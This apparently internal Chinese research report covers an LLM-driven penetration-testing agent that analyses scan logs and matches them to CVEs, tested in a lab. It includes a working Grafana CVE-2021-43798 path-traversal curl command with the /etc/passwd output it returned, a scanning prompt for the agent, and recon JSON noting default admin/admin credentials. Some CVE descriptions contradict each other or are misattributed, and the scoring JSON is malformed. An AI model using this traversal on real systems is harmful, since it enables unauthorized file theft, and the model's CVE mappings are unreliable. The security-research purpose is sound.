
2025-06-26汇报


大模型智能体=>多源扫描日志漏洞信息标准化分析与漏洞匹配

目标主机Web网页呈现=>CVE-2021-43798=>插件模块文件路径遍历

- **Grafana 8.2.6**：用于监控的开源平台，该版本存在目录遍历漏洞，允许访问本地文件。易受攻击URL路径为`<grafana_host_url>/public/plugins/../`，其中`../`可以是任何已安装插件的plugin ID




- **plugin module**：能够提供plugin文件夹内的静态文件。但对于锁定检查，攻击者可以使用从插件文件夹升级到父文件夹并下载任意文件
- **攻击示例**：利用一个常见插件ID：`alertlist`，发送`/public/plugins/alertlist/../../../../../../../../../../../../../etc/passwd HTTP/1.1`请求，以进行检索：




```
┌──(py311env)-(root㉿kali)-[/home/kali/pentest-agent/agents/Buglevel]
└─# curl -v --path-as-is -H "Host: 192.168.153.131:3000" \
   "http://192.168.153.131:3000/public/plugins/alertlist/../../../../../../../../../../etc/passwd"
*   Trying 192.168.153.131:3000...
* Connected to 192.168.153.131 (192.168.153.131) port 3000
> GET /public/plugins/alertlist/../../../../../../../../../../etc/passwd HTTP/1.1
> Host: 192.168.153.131:3000
> User-Agent: curl/8.7.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Accept-Ranges: bytes
< Cache-Control: no-cache
< Content-Length: 1230
< Content-Type: text/plain; charset=utf-8
< Expires: -1
< Last-Modified: Thu, 02 Dec 2021 14:48:51 GMT
< Pragma: no-cache
< X-Content-Type-Options: nosniff
< X-Frame-Options: deny
< X-Xss-Protection: 1; mode=block
< Date: Thu, 03 Jul 2025 03:52:52 GMT
<
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
```

扫描过程

- **扫描特点**：扫描过程呈阶段性，且扫描工具各异，需要根据各种工具扫描结果提取可用目标信息及攻击面描述，因此初步设计了提示词：
  - 首先，给出多个常用的、多针对Web服务的扫描工具让大模型阶段性使用与扫描，避免一些安装额外模块、需要手动交互、需要下载执行文件的扫描工具




```
 You should use all relevant scripts in nmap to scan all ports on the target host. For example, for apache httpd services, you should at least use http-enum,http-title,http-server-
http-headers scripts to detect the application and its version.
 You can also use other tools such as: curl, Nikto, wappalyzer, etc. to detect the target web service or application and its version,
 as well as the known CVEs and CVE descriptions that may exist under the version,
 the possible vulnerabilities of the target host, and try to verify them through invasive scanning(still uses vulnerability scanning tools instead of penetration testing tools).
 Avoid tools like Metasploit that require installation of additional modules, tools like netcat that require manual interaction,
 and tools like gobuster that require downloading executable files.
```




```
    "next_step": "Use Nikto to perform a comprehensive web vulnerability scan and Wappalyzer to i
dentify the web technologies in use",
    "executable": "nikto -h http://192.168.153.131:3000 && wappalyzer http://192.168.153.131:3000
"
```

  - 其次，根据扫描工具的特点=>部分工具会根据服务及版本枚举已知CVE、或呈现侵入式(主动)与非侵入式(被动)扫描等等：

- 侵入式扫描工具：可能在扫描过程中直接验证了该主机存在的漏洞
  - **Burp Suite**：行业标准Web应用渗透测试工具，主动发送攻击载荷，如：SQL注入/XSS/RCE等
  - **OWASP ZAP**：自动漏洞利用，服务端模板注入检测
- 非侵入式扫描工具：即不修改系统状态、不尝试漏洞利用，仅发送探测请求，不进行任何渗透测试的验证手段
  - **Nmap**：用于端口扫描和服务识别，提供主机的基本攻击面信息，如：开放端口、运行服务
  - **Wappalyzer**：被动识别Web技术栈，包括框架、库、服务器以及相关版本等
  - **Nikto**：专门针对Web应用进行漏洞扫描，检测配置错误、敏感文件暴露和常见安全风险
  - **OpenVAS**：Nessus的开源分支，用于全面漏洞扫描，识别已知漏洞模式，支持CVE关联，最终生成详细报告
  - **curl**：主要发送 HTTP 请求和接收响应，但**不具备主动扫描漏洞或深度探测的能力**，在某些情况下可能被归类为**轻度侵入式**(测试路径遍历)
- 根据扫描工具特点，可以将扫描到的漏洞结果分为以下三类：
  - “**CVE_enumeration**”：扫描过程中发现的目标服务/应用程序及其版本中可能存在的已知CVE
  - “**confirmed_vulnerabilities**”：扫描过程中已验证的目标主机漏洞描述
  - “**potential_vulnerabilities**”：扫描过程中可能存在但尚未验证的目标主机漏洞描述




```
"analysis": {
    "22": {
        "accessibility": "open",
        "name": "OpenSSH",
        "version": "8.9p1"
        "CVE_enumeration": {
                "CVE-2023-38408": "OpenSSH remote code execution via forwarded agent",
                "CVE-2022-41352": "OpenSSH privilege escalation via PAM mishandling"
            },
        "confirmed_vulnerabilities": "xxx",
        "potential_vulnerabilities": "xxx"
    },
    "6379": "Redis 6.0.16",
    "8161": "patrol-snmp? (possibly ActiveMQ)",
    "61616": "ActiveMQ OpenWire transport (possibly 5.17.3)"
```



~~~
2025-07-02 09:07:40,429 [INFO] __main__ - ══ 最终侦察总结 ══
```json
{
    "analysis": {
        "ports": {
            "3000/tcp": {
                "accessibility": "open",
                "name": "Grafana",
                "version": "8.2.6 (c3cc4da7a5)",
                "details": {
                    "build_info": {
                        "edition": "Open Source",
                        "latest_version": "10.2.3",
                        "has_update": true
                    },
                    "authentication": {
                        "login_page": "/login",
                        "disable_user_signup": true
                    },
                    "security_headers": {
                        "X-Content-Type-Options": "nosniff",
                        "X-Frame-Options": "deny",
                        "X-XSS-Protection": "1; mode=block"
                    }
                },
                "CVE_enumeration": {
                    "CVE-2021-43798": "Grafana directory traversal vulnerability (affects version
s <8.3.1)",
                    "CVE-2022-31107": "Authentication bypass in Grafana (affects versions <9.0.3)
",
                    "CVE-2022-39306": "Grafana stored XSS vulnerability (affects versions <9.1.8)
"
                },
                "confirmed_vulnerabilities": [
                    "Default admin credentials (admin/admin) working",
                    "Directory traversal vulnerability confirmed through response behavior",
                    "Outdated version with known security issues"
                ],
                "potential_vulnerabilities": [
                    "Possible authentication bypass through other vectors",
                    "Potential stored XSS vulnerabilities",
                    "Privilege escalation possibilities",
                    "Data exfiltration through vulnerable endpoints",
                    "Information disclosure through API endpoints"
~~~

- **多次扫描结果融合提取**：对同一个目标进行多次扫描，由于各阶段所用工具及指令可能不同，呈现结果也会存在差异，对此可行方法是进行多次(初步定为3次)扫描，将每次的扫描总结结果进行最终融合输出：




```
    },
    "CVE_enumeration": {
      "CVE-2021-43798": "Grafana 8.x Path Traversal (Pre-auth arbitrary file read)",
      "CVE-2022-31107": "Grafana CSRF vulnerability in data source and dashboard permissions",
      "CVE-2022-39306": "Grafana authentication bypass via remember cookie",
      "CVE-2021-39226": "Authentication bypass in Grafana",
      "CVE-2021-41244": "Grafana stored XSS vulnerability"
    },
    "confirmed_vulnerabilities": [
      "Default admin credentials (admin/admin) provide full system access",
      "Directory traversal vulnerability confirmed through response behavior",
      "Outdated version with known security issues",
      "Empty data sources configuration",
      "No dashboards or alert rules configured",
      "Single admin account with full privileges"
    ],
    "potential_vulnerabilities": [
      "CSRF vulnerabilities in dashboard permissions",
      "Authentication bypass via remember cookie",
      "Privilege escalation possibilities through admin account",
      "Potential plugin-specific vulnerabilities",
      "Data source configuration vulnerabilities",
      "Possible authentication bypass through other vectors",
      "Potential stored XSS vulnerabilities",
      "Data exfiltration through vulnerable endpoints",
      "Information disclosure through API endpoints"
    ]
  }
},
"OS": "Linux (possibly)",
"IP": "192.168.153.131",
```

检索过程YYK


- **关键词构建**：通过扫描日志中的服务及版本+CVE 构建关键词，如：`Grafana 8.2.6 CVE` 获取多个网站提取其正文文本
- **可信检索**：通过七个维度对各检索到的网站进行评分。此外，当出现同个CVE存在多个网站时，将这些网站文本内容进行交叉验证与评分：
    - **关键词密度**：这里指链接内容中，出现搜索关键词 `Grafana 8.2.6` 的频率

域名信誉	SSL有效性	关键词密度	代码片段比例	内容的可读性	发布时间	LLM相关性分析



```
评估URL: https://nvd.nist.gov/vuln/detail/CVE-2017-12794
综合评分: 0.24
未通过阈值
特征分详情:
  domain_reputation: 0.50
  ssl_validity: 0.12
  keyword_density: 0.00
  code_snippet_ratio: 0.00
  readability: 0.68
  publish_date_score: 0.50
  llm_relevance_score: 0.10
```

可信检索：以严格json格式输出各类CVE摘要信息及其评分：



```
{
    "cve_id": "CVE-2021-43798",
    "cve_description": "Path traversal vulnerability in Grafana allowing unauthenticated users to read files on the host",
    "Affected Version": "Grafana v8.0.0-beta1 through 8.3.0",
    "url_source": "https://j0vsec.com/post/cve-2021-43798/, https://vulncheck.com/blog/grafana-cve-2021-43798, https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=grafana",
    "score": 0.48 * 0.3 + 0.49 * 0.1 + 0.56 * 0.2 = 0.144 + 0.049 + 0.112 = 0.305
},
{
    "cve_id": "CVE-2023-4822",
